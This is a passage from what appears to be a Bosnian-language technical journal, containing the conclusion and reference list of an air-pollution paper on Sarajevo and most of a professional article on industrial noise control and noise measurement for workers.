zagađivači svesti na prihvatljive nivoe te će se na ovaj način doprinjeti ukupnom zdravlju i napretku stanovništva. Izložena analiza jasno ukazuje da trenutno postoje primjenjive strategije i mjere koje u zavisnosti od svojih specifičnosti daju konkretne rezultate u pripadajućem obimu i vremenskom okviru. Iz primjera Japana tj. Tokija se mogu izvući veoma vrijedne lekcije, između ostalog, da BiH nije sama na svijetu koja se bori sa problemom smanjenja i upravljanja koncentracijama zagađivača u zraku, i da je problem rješiv, ali samo ukoliko se djeluje. Također, vrijedi istaći da se problem zagađenja nije pojavio u trećem mileniju, isti u većem obimu postoji u svijetu, a i u BiH, od pojave industrijalizacije. Ovo naravno ne umanjuje impetus djelovanja, već može i treba da služi kao primjer. Budući da je naš fokus na Sarajevu, cijeneći sve specifičnosti istog kao i činjenicu da je Sarajevo glavni grad i centar naše

države, kao najsvjetliji a i najpragmatičniji primjer može poslužiti Emerik Blum koje se u prošlom vijeku kao gradonačelnik Grada na efikasan način borio i izborio sa ovim problemom. Naravno, današnja realnost je takva da je na žalost administrativni aparat preglomazan te da kao takav guši procese umjesto da ih pokreće i realizuje. Činjenica postojanja višestrukih nivoa vlasti koji bazično usložnjavaju donošenje i implementaciju svih odluka se veoma negativno reflektuje na ishod, odnosno našu budućnosti po pitanju postizanja i disanja čistog zraka, a i dobrog kvaliteta života uopšte. U ovoj situaciji izvjestan je period u kojem se stanje u BiH ne može i neće kratkoročno promijeniti, međutim, ukoliko se problematika konačno ozbiljno shvati i odmah pristupi konkretnom djelovanju, bilo kroz predočene ekonomske modele djelovanja, inovativne tehnologije i izume tj. koncepte i tehnologije, postoji realna šansa za svijetlom budućnosti. Iz svega navedenog proizlazili zaključak da postoji realna i opravdana potreba da se odmah pristupi rješavanju problema smanjenje i upravljenje koncentracijama zagađivača zraka. Suština je da se ovaj problem riješi, a da bi se riješio istom se mora konačno i konkretno pristupiti, a gore navedeno je više načina kako se isto može i mora postići.

LITERATURA

1. Alcamo J, Shaw R and Hordijk L. 1990. The RAINS Model of Acidification: Science and Strategies in Europe. Dordrecht/Boston/London: Kluwer Academic Publishers,.
2. Alcamo J, Shaw R and Hordijk L. 1990. The RAINS Model of Acidification: Science and Strategies in Europe. Dordrecht/Boston/London: Kluwer Academic Publishers,.
3. Amann M, Cofala J, Heyes C, Klimont Z, Mechler R, Posch M and Schöpp W. 2004. The RAINS Model. Documentation of the Model Approach Prepared for the RAINS Review. Laxenburg, Austria: International Institute for Applied Systems Analysis (IIASA).
4. Amanna M, Bertoka I, Borken-Kleefeld J, Cofalaa J, Heyesa C, Höglund-Isaksson L et al. 2011. Cost-effective control of air quality and greenhouse gases in Europe: modeling and policy applications. Environmental Modelling & Software.
5. Amanna M, Bertoka I, Borken-Kleefeld J, Cofalaa J, Heyesa C, Höglund-Isaksson L et al. 2011. Cost-effective control of air quality and greenhouse gases in Europe: modeling and policy applications. Environmental Modelling & Software.
6. Asia. 2008. A tool to combat air pollution and climate change simultaneously. Methodology.
7. Atmospheric Dispersion Model for Exposure and Risk Assessment PRO (ADMER-PRO). 2015. <http://www.aist-riss.jp/software/admer-pro/index.html>. Inoue K, Higashino H. Development and verification of the atmospheric model ADMER-PRO applicable for secondary formation. Journal of Japan Society for Atmospheric Environment.
8. Atmospheric Environmental Regional Observation System (AEROS). 2010. <http://soramame.taiki.go.jp>. Tani M. Japan's Environmental Policy. RIETI Policy Update 039.
9. Beelen R, Raaschou-Nielsen O, Stafoggia M, Andersen ZJ, Weinmayr G, Hoffmann B, et al. 2014. Effects of long-term exposure to air pollution on natural-cause mortality: an analysis of 22 European cohorts within the multicentre ESCAPE project. The Lancet.
10. Chen F, Yamashita K, Kurokawa J and Klimont Z. 2015. Cost–Benefit Analysis of Reducing Premature Mortality Caused by Exposure to Ozone and PM 2.5 in East Asia in 2020. Water, Air, & Soil Pollution.
11. Ciucci A, D’Elia I, Wagner F, Sander R, Ciancarella L, Zanini G, and Schöpp W. 2016. Cost-effective reductions of PM2. 5 concentrations and exposure in Italy. Atmospheric Environment, 2016.

12. D'Elia I, Bencardino M, Ciancarella L, Contaldi M and Vialetto G. 2009. Technical and Non-Technical Measures for air pollution emission reduction: The integrated assessment of the regional Air Quality Management Plans through the Italian national model. Atmospheric Environment.
13. David Y. H. Pui, Qingfeng Cao, Wojciech Lipinski. Light, Energy and the Environment Congress (E2, PV, SOLAR, SOLED).
14. Environmental Protection Agency (EPA) 2006. AirControlNET ver.4.1 control measure document report. <http://www.epa.gov/ttnecas1/models/DocumentationReport.pdf>.
15. Environmental Protection Agency (EPA). 2006. AirControlNET ver.4.1 control measure document report. <http://www.epa.gov/ttnecas1/models/DocumentationReport.pdf>. 13. Tierney, J.F., 2010. Report of the Majority Staf. fonline]. https://www.cbsnews.com/htdocs/pdf/HNT_Report.pdf.
16. Environmental Protection Agency (EPA). 2009. Integrated science assessment for particulate matter (Final Report), EPA/600/R-08/139F, Washington, DC: US Environmental Protection Agency.
17. Farrell A, Van Deveer SD and Jäger J. 2001. Environmental assessments: four under-appreciated elements of design. Global Environmental Change.
18. Hordijk L, Amann M. 2007. How science and policy combined to combat air pollution problems. Environmental Policy and Law.
19. http://www.pecj.or.jp/english/index_e.html. Spectral Radiation-Transport Model for Aerosol Species (SPRINTAR). <http://sprintars.riam.kyushu-u.ac.jp/indexe.html>.
20. http://www.who.int/phe/health_topics/outdoorair/databases/AAP_database_results2014.pdf?ua=1.
21. <https://ba.boell.org/bs/2019/04/04/policy-brief-prioritetne-mjere-za-unapredenje-kvaliteta-zraka-u-kantonu-sarajevo>.
22. <https://www.dezeen.com/2019/12/13/roosegaarde-smog-eating-billboard-mexico/>.
23. <https://www.studioroosegaarde.net/project/smog-free-tower>.
24. Inomata Y, Ohizumi T, Take N, Sato K and Nishikawa M. Transboundary transport of anthropogenic sulfur in PM_{2.5} at a coastal site in the Sea of Japan as studied by sulfur isotopic ratio measurement. Science of the Total Environment. 2016; pmid:26970199.
25. Iwata K and Arimura TH. 2009. Economic analysis of Japanese air pollution regulation: an optimal retirement problem under the vehicle type regulation in the NO_x-particulate matter law. Transportation Research Part D: Transport and Environment,

26. Iwata K, Arimura TH and Shiname T. 2014. The effectiveness of vehicle emission control policies: evidence from Japanese experience. TCER Working Paper E-77.
27. Japan Association of Aerosol Science and Technology. 2004. Glossary of Aerosol Science. Kyoto: Kyoto University Press.
28. Japan Auto-Oil Program (JATOP) JATOP 2nd outcome recital. 2012. <http://www.pecj.or.jp/japanese/jcap/jatop/pdf02/007.pdf>
29. Japan Auto-Oil Program (JATOP) JATOP Emission Inventory-Data Base (JEI-DB). 2011. http://www.pecj.or.jp/english/index_e.html.
30. Kieseewetter G, Borken-Kleefeld J, Schöpp W, Heyes C, Thunis P, Bessagnet B et al. 2014. Modelling NO₂ concentrations at the street level in the GAINS integrated assessment model: projections under current legislation. *Atmospheric Chemistry and Physics*.
31. Kieseewetter G, Borken-Kleefeld J, Schöpp W, Heyes C, Thunis P., Bessagnet B et al. 2015. Modelling street level PM₁₀ concentrations across Europe: source apportionment and possible futures. *Atmospheric Chemistry and Physics*.
32. Kolstad CD *Environmental Economics*. 2010. New York, NY: Oxford University Press.
33. Large-Scale Solar Applications to Mitigate PM_{2.5} Pollution and Yellow Dust Storm in East Asia.
34. Lu M, Lin BL, Inoue K, Lei Z, Zhang Z, and Tsunemi K. 2016. PM 2.5-related health impacts of utilizing ammonia-hydrogen energy in Kanto Region, Japan. *Frontiers of Environmental Science & Engineering*. 2018; Watanabe T, Izumi T, and Matsuyama H. Accumulated phytotoxic ozone dose estimation for deciduous forest in Kanto, Japan in summer. *Atmospheric Environment*.
35. Oxley T, Dore AJ, ApSimon H, Hall J and Kryza M. 2013. Modelling future impacts of air pollution using the multi-scale UK Integrated Assessment Model (UKIAM). *Environment international*. PMID:24096039.
36. Oxley T, Dore AJ, ApSimon H, Hall J and Kryza M. Modelling future impacts of air pollution using the multi-scale UK Integrated Assessment Model (UKIAM). *Environment international*. 2013; PMID:24096039.
37. Rao S, Klimont Z, Leita J, Riahi K, Van Dingenen R, Reis LA et al. 2016. A multi-model assessment of the co-benefits of climate mitigation for global air quality. *Environmental Research Letters*. 124013.
38. Schöpp W., Amann M, Cofala J, Heyes C, and Klimont Z. 1999. Integrated assessment of European air pollution emission control strategies. *Environmental Modeling and Software*.

39. Siderius PJS and Nakagami HA 2013. MEPS is a MEPS is a MEPS: comparing ecodesign and top runner schemes for setting product efficiency standards. *Energy Efficiency*.
40. Takemura T, Nakajima T, Higurashi A, Ohta S and Sugimoto N. 2003. Aerosol distributions and radiative forcing over the Asian Pacific region simulated by Spectral Radiation-Transport Model for Aerosol Species (SPRINTARS). *Journal of Geophysical Research: Atmospheres*. 108 (D23).
41. Tokyo Metropolitan Government Status of particulate matter 2.5 in 2012.
<http://www.metro.tokyo.jp/INET/CHOUSA/2014/08/DATA/60o8q103.pdf>.
42. Tuinstra W, Hordijk L and Amann M. 1999. Using computer models in international negotiations: the case of acidification in Europe. *Environment: Science and Policy for Sustainable Development*.
43. Vieno M, Heal MR, Williams ML, Carnell EJ, Nemitz E, Stedman JR and Reis S. 2016. The sensitivities of emissions reductions for the mitigation of UK PM_{2.5}. *Atmospheric Chemistry and Physics*.
44. Vieno M, Heal MR, Williams ML, Carnell EJ, Nemitz E, Stedman JR and Reis S. 2016. The sensitivities of emissions reductions for the mitigation of UK PM_{2.5}. *Atmospheric Chemistry and Physics*.
45. Wagner F, Heyes C, Klimont Z and Schöpp, W. 2013. The GAINS optimization module: Identifying cost-effective measures for improving air quality and short-term climate Forcing. IIASA internal report; IR-13e001.
46. Wagner F, Heyes C, Klimont Z and Schöpp, W. 2013. The GAINS optimization module: Identifying cost-effective measures for improving air quality and short-term climate Forcing. IIASA internal report; IR-13e001.
47. Wagner F, Schöpp W and Amann M, 2013. Dealing with fixed emissions ceilings in an uncertain future: offsetting under environmental integrity. *Journal of Environmental Management*.
pmid: 23792887
48. World Health Organization (WHO) Air quality guidelines: global update 2005.
http://www.euro.who.int/__data/assets/pdf_file/0005/78638/E90038.pdf?ua=1.
49. Wu R, Dai H, Geng Y, Xie Y, Masui T, Liu Z and Qian Y. 2017. Economic impacts from PM_{2.5} pollution-related health effects: a case study in Shanghai. *Environmental Science & Technology*.
50. Yushi Kunugi, Toshi H. Arimura, Kazuyuki Iwata, Eiji Komatsu, Yoshie Hirayama, <https://doi.org/10.1371/journal.pone.0207623>.

**ŠTETAN UTICAJ BUKE NA RADNIKE U INDUSTRIJSKOJ
PROIZVODNJI I METODE ZA KONTROLU U PROCESU
PROJEKTOVANJA, GRADNJE I MODERNIZACIJE PROIZVODNIH
SISTEMA**

**HARMFUL EFFECTS OF NOISE ON WORKERS IN INDUSTRIAL
PRODUCTION AND CONTROL METHODS IN THE PROCESS OF
DESIGNING, CONSTRUCTION AND MODERNIZATION OF
PRODUCTION SYSTEMS**

Stručni članak

*Pred. VŠ. Rodoljub Blaženović, dipl. ing.
Prof. VŠ. Slobodan Jurić, dipl. ing.*

Sažetak

U ovom radu se nastojalo na jedan sistematizovan način objasniti pojam i fenomen buke kao problema koji ona izaziva kod radnika u cjelokupnom razvoju industrijskih kapaciteta. Kako bi sveobuhvatnije objasnili šta je buka i kakav problem predstavlja podsjetili smo se osnovnih pojmova iz oblasti fizike. Za rješavanje problema buke u industrijskoj proizvodnji koriste se najrazličitije metode. Izbor metoda i način smanjivanja uticaja buke kao što su utišavanje rada određenih mašina, redovno održavanje, mjerenje intenziteta i košištenje uređaja za mjerenje buke predstavlja sadržaj ovog rada.

Ključne riječi: Buka, kontrola buke, mjerenje, intenzitet, jačina, frekvencija.

Abstract

This paper aims to explain the notion and phenomenon of noise in terms of an issue for the workers in the development of the industrial plants in a systematic way. In order to fully explain what noise is and what sort of an issue it poses, we had to remind ourselves of the basic notions from physics. Various methods are used to solve the problem of noise within industrial production. This paper encompasses the choice of methods as well as ways to mitigate the impact of noise through silencing specific machines, regular maintenance and usage of tools for noise measuring.

Key words: Noise, noise control, measuring, intensity, strength, frequency.

1. UVOD

Nagli industrijski razvoj je donio mnogo dobra i olakšao način života i rada radnika u orocesu proizvodnje. Industrijska postrojenja i mašine na kojima čovjek radi postali su stalni izvori buke. Buka ima vrlo negativan uticaj na čovjeka, a naročto na njegove radne sposobnosti u procesu proizvodnje gdje postoje konstantni izvori buke. Pored ovoga buka negativno utiče na opštu zdravstvenu sposobnost radnika, a najčešće na vid, ubrzan rad srca, na rad želudca, krvnih sudova kao i na rad unutrašnjih organa. Radni prostor trebao bi biti projektovan i izveden na takav način da može obezbijediti zaštitu radnika i zaštitu životne sredine. U tom kontekstu bezbjednost radnog mjesta podrazumijeva i to da je BUKA na radnom mjestu takvog nivoa da ne prouzrokuje narušavanje zdravstvene sposobnosti radnika. Ako se ovaj zahtjev postavi na vrijeme još u fazi planiranja i projektovanja novih fabrika ili postrojenja, kao i prilikom premještanja postojeće opreme ili postrojenja, moguće je smanjiti nivo buke koja potiče od mašina, postrojenja i instalacija.


2. BUKA

Po definiciji, buka je svaki neželjeni zvuk. To znači da svaka zvučna pojava (zujanje, alarm, šum, galama, lupanje, govor i sl.) koja ometa rad ili odmor predstavlja buku. Buka je, posebno u posljednjih nekoliko decenija postala jedan od osnovnih uzroka kompleksnog oštećenja zdravlja, posebno u velikim, gusto naseljenim gradovima. Pod određenim uslovima i relativno tihi zvuci mogu predstavljati buku, tako da ona sadrži pored fizičkih i psihološke, odnosno subjektivne elemente. Ocijena, da li je neki zvuk buka ili nije, sasvim je subjektivna: ono što je jednom čovjeku buka, to nekom drugom ne mora biti, iako se radi o istom zvuku. Njena osnovna karakteristika je ometajući faktor koji zavisi od više veličina kao što su jačina, raspodjela tonova, ritam ponavljanja i subjektivne sklonosti osobe.

Frekvencija i intenzitet buke

Ukoliko želimo lakše objasniti fenomen i uticaj buke na zaposlene radnike u industriji treba da se podsjetimo određenih pojmova iz oblasti fizike. Zvuk je talasno kretanje koje se javlja kada izvor zvuka izazove pomjeranje najbližih vazdušnih čestica. Kretanje zvuka se postepeno širi vazduhom mnogo dalje od izvora zvuka. Zvuk se širi brzinom od oko 340 m/s. Brzina zvuka kroz tečna i čvrsta tijela je mnogo veća, pa tako imamo da brzina zvuka kroz tekućinu iznosi 1.500 m/s, a kroz čvrsta tijela kao na primjer kroz čelik iznosi oko 5.000 m/s. Pored brzine zvuka kao veličine zvuk karakterišu i druge mjerne vrijednosti kao što su frekvencija i intenzitet,

odnosno jačina zvuka. Frekvencija zvuka predstavlja broj vibracija u sekundi i izražava se u jedinicama za mjerenje frekvencije Hz (herc). Zvuk se prostire na vrlo širokom frekvencijskom opsegu. Na (Slici: 1.) su prikazane frekvencije *infra zvuka* od 1 do 20 Hz, *čujno frekventno zvučno područje* u intervalu od 100 do 10.000 Hz i *ultrazvučno područje* do 100.000 Hz.

Slika: 1. Frekvencije zvuka

Za intenzitet zvuka (buke) često se koristi termin koji se naziva nivo zvuka, odnosno jačina zvuka. Za mjerenje nivoa, odnosno jačine zvuka koristi se logaritamska jedinica decibel (dB). Promjena nivoa, odnosno jačine zvuka od jednog decibela može registrovati i ljudsko uho. U prirodi možemo sresti različite izvore zvuka, odnosno buke. To mogu biti različite saobraćajna sredstva, radne mašine i postrojenja, različiti električni uređaji, elektromotori, transformatori itd. Izvori buke koje ljudsko uho registruje na prethodnom grafikonu predstavljeno je kao čujno frekventno područje, sa frekvencijskim rasponom od 20 do 20000 Hz. Pored ovog graničnog područja postoje izvori zvuka koje u normalnim okolnostima nije moguće registrovati. Zvukovi veoma niske frekvencije mogu biti registrovani, odnosno opaženi ako su dovoljnog intenziteta. Takav zvuk se naziva infra zvuk i njegova frekvencija je ispod 20 Hz. Ukupna saznanja o njegovom uticaju na čovjeka su nepotpuna. U nekim oblastima industrijske proizvodnje kao što je proizvodnja čelika mogu postojati visoki nivoi infra zvuka. Za frekvencije iznad 20000 Hz koji takođe nije moguće čuti naziva se ultra zvuk. Koliko je poznato ultra zvuk neme negativan uticaj na čovjeka pri umjerenom intenzitetu. S druge strane ultra zvuk je veoma važna dijagnostička metoda u medicini. Nije lako povući granicu između buke koja uznemirava i oštećuje zdravlje ljudi i one koja to nije. Takva kvalifikacija o nivou buke zavisi u velikoj mjeri od položaja na smjer i njen izvor, bar kada su u pitanju mjereni nivoi buke. Takođe postoje i vrste zvuka koje se u normalnim okolnostima ne mogu registrovati.

3. KONTROLA BUKE

Kada se radi o preduzimanju mjera za smanjenje buke uvijek se mora uzimati u obzir činjenica da se zvuk (buka) širi prostorom bez obzira da li je nastao u vazduhu ili mu je izvor rad određene mašine ili neko drugo tijelo. Većina izvora zvuka proizvodi i jednu i drugu vrstu zvuka (buke) u isto vrijeme. U cilju postizanja zadovoljavajućeg rezultata smanjenje buke mora se postupati po određenim pravilima za kontrolu buke. U tom pravcu postoji niz mjera koje se moraju uzimati kao važni faktori u cilju efikasne zaštite od uticaja buke kao što su:

- Koju mašinu treba utišati,
- Kako je mašina održavana,
- Da li će održavanje i servisiranje biti otežano itd.

Mašinska postrojenja i procesi koji proizvode buku, a koji se koriste u proizvodnji teško se mogu promijeniti bez negativnog uticaja na proizvodnju. To shvatanje ne umanjuje napore da se izvori buke koji su rezultat udaranja i klepetanja između dijelova mašina ne otklone. Potrebno je dakle, identifikovati i pažljivo zaustaviti takve pokrete kao izvore buke. To se može izvesti tako da metalne komponente kao izvore buke zamijenimo plastičnim, sintetičkim ili drugim odgovarajućim materijalima. Ako je ova vrsta aktivnosti nedovoljna, potreno je izolovati posebno bučne elemente u procesima rada mašina. Stara oprema i mašine u fabrikama može biti tiha, skoro kao i nova, bez nekih većih i komplikovanijih zahvata da bi se to postiglo. Uobičajene radnje u cilju smanjenja buke su sljedeće:

- Pneumatske izduvne ventile treba zamijeniti tišim,
- Promijeniti tip pumpe u hidrauličnom sistemu,
- Koristiti tiši ventilator ili ugraditi zvučne prigušivače u cijevima koji se nalaze u ventilacioniom sistemu prostorija,
- Zamijeniti bučne vazdušne raspršivače tišim itd.

Novije tehnologije kontrole buke primjenjuju i dodatne napore u smislu izbora manje bučnih elektromotora i transformatora, manje bučnih hidrauličnih sistema, ugradnju ventila sa prigušivačima zvuka kako bi se spriječio prodor buke kroz ventilaciju iz bučnih u tiše prostorije. Ako nije moguće izvesti određenu radnju koje su pobrojane u cilju smanjenja buke na samom njenom izvoru u tom pravcu može se primijeniti ugradnja oklopa za cijelu mašinu i to na sljedeći način:

- Koristiti hermetičke materijale, kao što su metalne ili plastične ploče za spoljašnje površine,

- Obložiti površinu sa unutrašnje strane materijalom za izolaciju zvuka, kao što je mineralna vuna, staklena vuna, spužvasta guma ili polietilen,
- Ugradnjom prigušivača na bilo kojem otvoru za ulaz svježeg vazduha,
- Opremiti oklop sa kontrolnim poklopcima kojima je lako rukovati u smislu održavanja mašine, odnosno postrojenja.

Najnovija dostignuća u proizvodnji industrijske opreme sa maksimalnom primjenom automatizovanih mašina i procesne opreme, gdje je kontrola buke omogućena uz pomoć monitora u drugoj kontrolnoj prostoriji je veoma važan napredak u naporima za smanjivanje buke u cilju zaštite zaposlenih radnika.

4. KONTROLA BUKE U FAZI PLANIRANJA I PROJEKTOVANJA

U fazi planiranja i projektovanja novih postrojenja teško je dobiti precizne podatke o mogućem izvoru buke. Rezultati mjerenja iz nekih sličnih fabrika i korišćenje podataka o proizvodnji sa mašinama i drugom opremom koja bi trebalo da se instalira su neophodni kako bi se napravila optimalna rješenja. Iako su mogućnosti za kontrolu buke u procesu planiranja novih projekata dovoljno dobre, povoljni akustični uslovi se ne mogu uvijek postići. Neželjeno visoki uticaji buke u nekim dijelovima tehničkih sistema će uvijek postojati jer dizajn određenih mašina za proizvodnju nije moguće mijenjati preko noći. Međutim, izborom najboljih tehničkih rješenja moguće je znatno smanjiti buku mašinskih postrojenja i sredstava za rad u odnosu na tehnološki zastarjela tehnička rješenja.

Kontrola buke u procesu gradnje

Kao što je naprijed izneseno, kako je neophodno uticati na kontrolu buke u samoj fazi planiranja, isto je neophodno činiti i u fazi gradnje objekata u kojima će se odvijati procesi proizvodnje. Planiranje strukture zgrade najčešće zavisi od mjesta gdje će mašine biti postavljene kao i od potrebe za ugradnjom izolatora buke. Zbog navedenih razloga potrebno je voditi računa o sljedećim elementima u procesu gradnje:

- Temelji zgrade, podovi i mjesta na kojima će biti postavljene mašine, trebalo bi da se izvedu tako da svi izvori buke budu efikasno izolovani. Teška oprema zahtijeva čvrste temelje koji ne smiju biti u kontaktu sa drugim strukturama u samoj zgradi.
- Veoma jaki izvori buke treba da budu ograđeni izolacionom konstrukcijom zgrade. Vrata, prozori, kontrolni i ostali slični otvori,

tamo gdje postoji mogućnost da zvuk prođe, zahtijevaju posebnu pažnju u cilju sprečavanja prolaza zvuka.

- Prostorije u kojima se nalazi izvor buke ili gdje je prisutno radno osoblje, trebalo bi da imaju čvrste tavanice i krovove (sa čvrstim zidovima, tamo gdje su u pitanju visoke tavanice) koji apsorbiraju okolne zvukove. Moć apsorbenata zavisi od vrste materijala od kojih su izrađeni, tako da je to veoma važan faktor prilikom izbora istih za redukciju jačine buke. Oni se kombinuju sa materijalima za toplotnu izolaciju.
- Udaljenost kancelarija od prostorija sa postrojenjima trebala bi biti dovoljna i odvojena slojevima elastičnog materijala.
- Zidovi, krovna konstrukcija, prozori, vrata i slični otvori treba da budu izolovani.
- Postavljanje bučnih mašina i opreme na laganu ili na pokretnu površinu trebalo bi izbjegavati. Ako instalacija rashladnih uređaja mora biti postavljena na laku površinu kao što je na primjer nedovoljno čvrsta tavanica trebalo bi posvetiti posebnu pažnju da se postigne odgovarajuća zvučna izolacija.
- U otvorenim kancelarijama ukoliko su smještene u jednoj velikoj prostoriji mora postojati tavanica sa veoma jakom apsorpcijom zvuka.

Veličina i oblik radnog prostora u industrijskoj proizvodnji najčešće su određeni i uslovljeni samim procesom proizvodnje i protokom repromaterijala i gotovih proizvoda.

Kontrola buke u procesu nabavke i postavljanje mašina

Kod nabavljanja nove opreme koja treba biti instalirana u novoizgrađene poslovne hale mora se voditi računa o izboru opreme koja proizvodi minimalni nivo buke, kao i minimalan nivo buke pri manipulaciji repromaterijala i gotovih proizvoda. Prije samog izbora mašina i opreme trebalo bi utvrditi nivo zvučnog pritiska koje će mašine proizvoditi, kao i mogućnost izvođenja zaštitnih mjera sa ciljem smanjenja buke. Ako poboljšanja nije moguće izvesti zbog finansijskih ograničenja postoje načini da se nivo buke smanji bez većih troškova na sljedeći način:

- Mašine koje proizvode vibracije trebalo bi izolovati od same konstrukcije zgrade tako da se vibracije ne šire. Mašine koje proizvode vibracije, a koje zbog svog dizajna ili načina rada ne mogu biti izolovane npr. veliki kompresori, trebalo bi da imaju sopstveni temelj, koji bi bio odvojen od potporne strukture proizvodne hale.

- Mašine koje su povezane, npr. hidraulične prese i kompresori, a koje su smještene u posebnim prostorijama trebale bi biti opremljene prigušivačima zvuka koji sprečavaju širenje buke i vibracija u instalacionim vezama, cijevima i odvodima.
- Mašine bi trebalo da su dizajnirane tako da se izbjegnu udari koliko god je to moguće prilikom rukovanja sirovinama i gotovim proizvodima
- Kod nabavke opreme za transport (pokretne trake, portalni kranovi, kamioni i sl.) treba uzimati mašine sa tišim načinom rada npr. električne dizalice i viljuškari.
- Kada se problem buke ne može riješiti drugim metodama, trebalo bi zaustaviti rad mašine ili određenih dijelova, posebno zvučnih dijelova ako je to moguće. Rješenja koja mogu otežati rad i održavanje mašina pri nabavci istih trebalo bi izbjegavati.

5. MJERENJE BUKE

Zbog različitih karakteristika buke i odgovarajućih tehnika mjerenja i proračunavanja, velika pažnja se posvećuje tipu mjerenja, njegovom izvođenju i izboru mjernog instrumenta. Nivo zvučnog pritiska koji se dobija mjerenjem zvuka ne daje uvijek dovoljno informacija na osnovu kojih bi se procijenila štetnost po organe sluha ili koje bi poslužile kao polazište za planiranje kontrole buke. Potrebno je veliko iskustvo i posebna praksa kako bi se moglo vršiti mjerenje u komplikovanim situacijama. U većini slučajeva dovoljno je upotrijebiti neke osnovne tehnike mjerenja kao i obični mjerači jačine buke. Postoji mnogo razloga i potreba mjerenja buke u industrijskoj proizvodnji od kojih treba izdvojiti sljedeće potrebe i razloge:

1. Da bi se odredilo, da li su nivoi zvuka dovoljno visoki da bi uzrokovali trajno oštećenje sluha,
2. Primjena najosnovnijih mjera za kontrolu buke na mašinama i opremi,
3. Određivanje emisije buke koja dolazi od svake mašine posebno, kako bi se uporedila jačina buke sa vrijednostima koja je definisao proizvođač,
4. Obezbeđenje okoline od prekomjerne buke (npr. stambenih četvrti).

Instrumenti i metode za mjerenje buke bi trebalo da odgovaraju standardima koji se odnose na adekvatnu vrstu tehnika koje će se primjenjivati. Standardi obuhvataju zahtjeve za mjerne instrumente, načine mjerenja buke za različite tipove mašina i proračunavanje stepena uznemirenja koje buka uzrokuje kao i drugih štetnih faktora. Najvažniji međunarodni standardi su oni koji su objavljeni od strane IEC i ISO.

Mjerači nivoa buke konstruisani su tako da simuliraju ljudsku slušnu sposobnost i da je što bliže i objektivnije predstave. S obzirom da ljudsko uho reaguje ne samo na jačinu zvuka i na njegovu frekvenciju kao i vrijeme trajanja, mjerači nivoa zvuka moraju izraziti i njihove vrijednosti. Imajući u vidu činjenicu da buka predstavlja promjenu pritiska u vazduhu moramo prije svega odrediti veličinu ovih promjena pritiska. Zvučni signali su često složene prirode tako da se njihova srednja kvadratna vrijednost, poznata kao efektivna vrijednost, upotrebljava za mjerenje nivoa buke, jer je ova veličina direktno povezana sa energijom koju sadrži signal. Zbog toga je najpraktičnije upotrebljavati logaritamsku skalu za mjerenje nivoa zvučnog signala. Tada se zvuk mjeri u decibelima (dB) iznad referentnog 0 decibela (dB), koji odgovara apsolutnom pritisku od $20 \mu\text{N/m}^2$ ili $20 \mu\text{Pa}$ (mikro paskala). Ovaj referentni nivo prikazan na skali odgovara nivou zvuka koji se čuje na 1.000 Hz.

Level

dB = decibel

$\text{dB} = 20 \log (P/P_0)$

P = measured pressure level (RMS value)

$P_0 = 20 \mu\text{Pa}$

Za mjerenje nivoa buke koriste se različiti instrumenti koji su opremljeni različitim filterima koji propuštaju određene frekvencije zvuka (buke). Oni se nazivaju subjektivni filteri i nose oznake „A“, „B“, „C“, a četvrti subjektivni filter „D“ je uveden je za mjerenje avionske buke. Mjerenjem buke na ovaj način dolazi se do spektra slika sa različitim filterima na osnovu kojih se konstruišu dijagrami pomoću kojih se može pokazati nivo zvuka kao funkcija frekvencija. Ovi dijagrami su poznati pod nazivom spektrogrami. Kada imamo gotove spektrograme možemo ih koristiti za različite metode procjenjivanja buke i od velike su pomoći kada se buka mora stišati na smom izvoru, a za to treba odabrati najpouzdaniji metod mjerenja. Metode za procjenu buke sadržane su u nacionalnim standardima koji preporučuju frekventnu analizu.

5. UREĐAJI ZA MJERENJE BUKE

Većina standarda zahtijeva da su instrumenti za mjerenje buke opremljeni sa dvije tkz. vremenske konstante koje se nazivaju kao „BRZA“ i „SPORA“. U praksi se najčešće koriste instrumenti sa karakteristikom „BRZA“, ali ako je nivo buke veoma učestalih promjena i onemogućava jasno očitavanje tada se koristi mjerač sa „SPOROM“ vremenskom konstantom. Postoje brojni instrumenti za mjerenje buke (Slika: 2.) kao što

su impulsni mjerači zvuka koji se koriste za različite namjene. Impulsni mjerači kao instrumenti za mjerenje buke spadaju u red univerzalnih mjerača zbog toga što omogućavaju mjerenje nivoa svih vrsta signala.

Slika: 2. Uređaji za mjerenje nivoa buke

Različiti instrumenti za mjerenje buke imaju mogućnost statističke ili frekventne analize primljenog signala, a mogu dalje vršiti računanje izmjerenih vrijednosti u željeni oblik ili odgovarajuće jedinice, u zavisnosti od problema koji se analizira. Različite vrste mjerača nivoa zvuka su iznesene u sljedećim publikacijama: IEC 651 – 1979, IEC 804 – 1985, ANSI S1.4 – 1983 i AS 1259 – 1982.

Ovi standardi grupišu mjerače nivoa zvuka u četiri grupe, i to: 0, 1, 2, 3 po redu manje mjerne tačnosti. Ove vrste mjerača opisane su kako slijedi:

- Tip 0: laboratorijske standardne reference, namijenjeni su za kalibraciju drugih (metara) mjerača nivoa zvuka.
- Tip 1: precizni (metri) mjerači nivoa zvuka, namijenjeni su za laboratorijsku upotrebu ili za rad na terenu gdje se traže precizna mjerenja.
- Tip 2: (metri) mjerači nivoa zvuka za opštu namjenu, namijenjeni su uglavnom za upotrebu na terenu i za snimanje podataka nivoa buke za daljnju analizu frekvencije.
- Tip 3: istraživački, odnosno mjerač nivoa zvuka za istraživanje, namijenjen je za pripremna istraživanja kao što su određivanje da li su uslovi okoline buke loši.

